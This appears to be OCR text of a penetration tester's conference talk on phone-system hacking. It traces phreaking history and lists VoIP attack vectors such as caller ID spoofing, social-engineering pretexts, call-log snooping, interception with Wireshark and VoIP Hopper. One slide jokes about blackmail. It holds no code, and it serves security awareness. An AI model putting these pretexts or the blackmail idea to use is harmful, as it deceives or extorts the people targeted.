Owning Phone Systems

Why it (still) matters

Josh “savant42” Brashars

AppSec Consulting

Obligatory "WTF are you?" slide

Pen Tester

Sometimes "telephone enthusiast"

Co-Founder of Mayhemic Labs

dc949 

But before we begin...

My Wife = APT

My Wife = APT

Seriously.

Some quick math
(Frank^2 loves math)

let “d” = Defcon

let “m” = Months

$$x = (d * 19) - (m * 9)$$

And then...


2+3.Trim.
Har-low
Pwr 100 %
Gn 1
C6 / M7
P2 / E3
SRI II 4
255
128
0
Zoom: 88% Angle: 0
Im: 24/61
JPEGBaseline
3/8/11 1:37:07 PM
Made In OsiriX

No Defcon.

Owning Phones

Why this talk?

Phones have been around a long time

Tech may change but basic premise is the same

Everywhere

Pen Testers

Always about the new hotness

Don’t care about the old and busted.

As a result...

Security stopped being important

PBXs became more complex, more obscure

“Nobody is attacking phones anymore”

“Phreaking is dead”

Any creature without a predator...


Remember when web “sites” became “applications?”

An orgy of shitty coding

“We’ll secure it later!”

(Or... never.)

Needlessly Complex



So now we have all these horny bunnies...

Hundreds of vendors

Acquisitions, Mergers, Leasing, Rebranding

In summary...

Telephones, one of the most important assets a business can posses, are more broken than they have ever been.

Without the phones, most businesses will hurt.

Phones are “trusted”

Phones make money.

Money for Pen tests.

...and money to go to Thotcon.

In short, hack harder.

Pen Test Engagements

Did you make sure to ask? (scope)

How hard do you look at them?

How well do you know telephony?

The good news?


The good news?

(for pen testers)

Easier than ever.

But first...

Old School



Sweet!

Scaling!

Redundant!

Secure!

...uh, how to do routing?

Let's use sound!

In-Band Signaling

In-Band Signaling

Secret tones within the existing channel

Security Through Obscurity

What could go wrong?!


Blind telephone enthusiasts figured it out

Could drop call by whistling

Bell technical journal published frequencies

Phone phreaking is born.

Making it Happin’



Blind phreaks used cassettes and pianos to create Multi-Frequency (MF) tones

Met John “Capt. Crunch” Draper

Discovered Cap’n Crunch Bosun Whistle could create 2600 hz tone, seize trunk

Crunch created electronic device to phreak


CAP'N
CRUNCH
BO'SUN WHISTLE


1
2
3
CLEAR
4
5
6
7
8
9
*
0
#
SEND

Toll fraud is huge

Production of "Blue Boxes" ignites,
Metasploit for phones

Even Woz and Jobs get in on it.

Genie is out of the bottle

Kids are controlling the phone network

Mafia and Political Dissidents get in on it

“Hacker” culture is in full swing

Phones are Owned.

And then...

The King is Dead(ish)

Party continued full swing until switches went digital

Control channels are (mostly) no longer in-band

We're cool now, right?

Wrong.

Digital Era

Phone switches are basically giant computers.

Computers with modems.


Scotch
diskettes
commodore
HORIZONS
REVS

Damn kids.

As technology improves, so do attackers

Skill requirement goes up, somewhat

Mafia and Activists are less involved, but hacking remains rampant

Damn kids.

Personal computers boom, BBSes are born

“K-Rad boards” lead to more fraud

Long Distance is $$$++

Victimless crime?

Highly Skilled Attackers

Toll fraud leads the way to owning digital switches

LOD, Masters of Deception (MoD), etc...

Pranking!

Why does my house phone ask me for coins?!?

Eavesdropping

Highly Skilled Attackers

Continued

Calls are maliciously re-routed

Denial of Service

Dogs and cats, living together.

Mass Hysteria.

NO CARRIER

R.I.P.

Increased interest in hacking computers

Phone phreaking dies down

Long distance calls become reasonable

IP is the new hotness

BBSes are mostly gone

We're cool NOW,
right?


VOICE
OVER
IP
NETWORKS
©02
www.jklosner.com


The Honeymoon

Phone calls are now dirt cheap.

As little as .02 CENTS per minute.

Business is STOKED.

Who *really* cares about toll fraud?


We Share A World
Painting by Smita Turakhia © from Finders Keeper? by Robert Arnett
Read entire book at www.atmanpress.com

Old becomes new.

Retro is in.

Old attacks, new techniques

Interception is now trivial.

Caller ID Spoofing

Voice Mail Attacks

Swatting

Paris Hilton

Fast forward to...

Today.

The honeymoon is over.

VoIP is everywhere

VoIP has been talked about to death

Everyone uses VoIP.

Let’s get down to it.

Threat Modeling

Attack Vectors

Trust and Social Engineering Attacks

Information Disclosure

Interception

OS Attacks

Toll Fraud

Denial of Service


Trust

Caller ID Spoofing

This is Jim From IT Services, I hear your computer is running slowly?

This is CEO Jim, gimme your passwords!

Trust


1
AUX
DC48V
2
3
4
5
113951

VoIP Hopper

http://voiphopper.sourceforge.net/

Hop...er...VoIP.

Information Disclosure

Convergence is here to stay.

"WebEx" style conferencing

Proprietary data uploaded as slide decks

"Confidential","Partner Only"

Saved to the file system

Information Disclosure

Call Logs tell you who calls who

The CEO sure does call his secretary a lot.


Like, a LOT, a lot.

Dude, I think the CEO is @#%ing the secretary.

BLACKMAIL!

Interception

The old way



The New Way.

WIRESHARK

Asterisk™

Interception

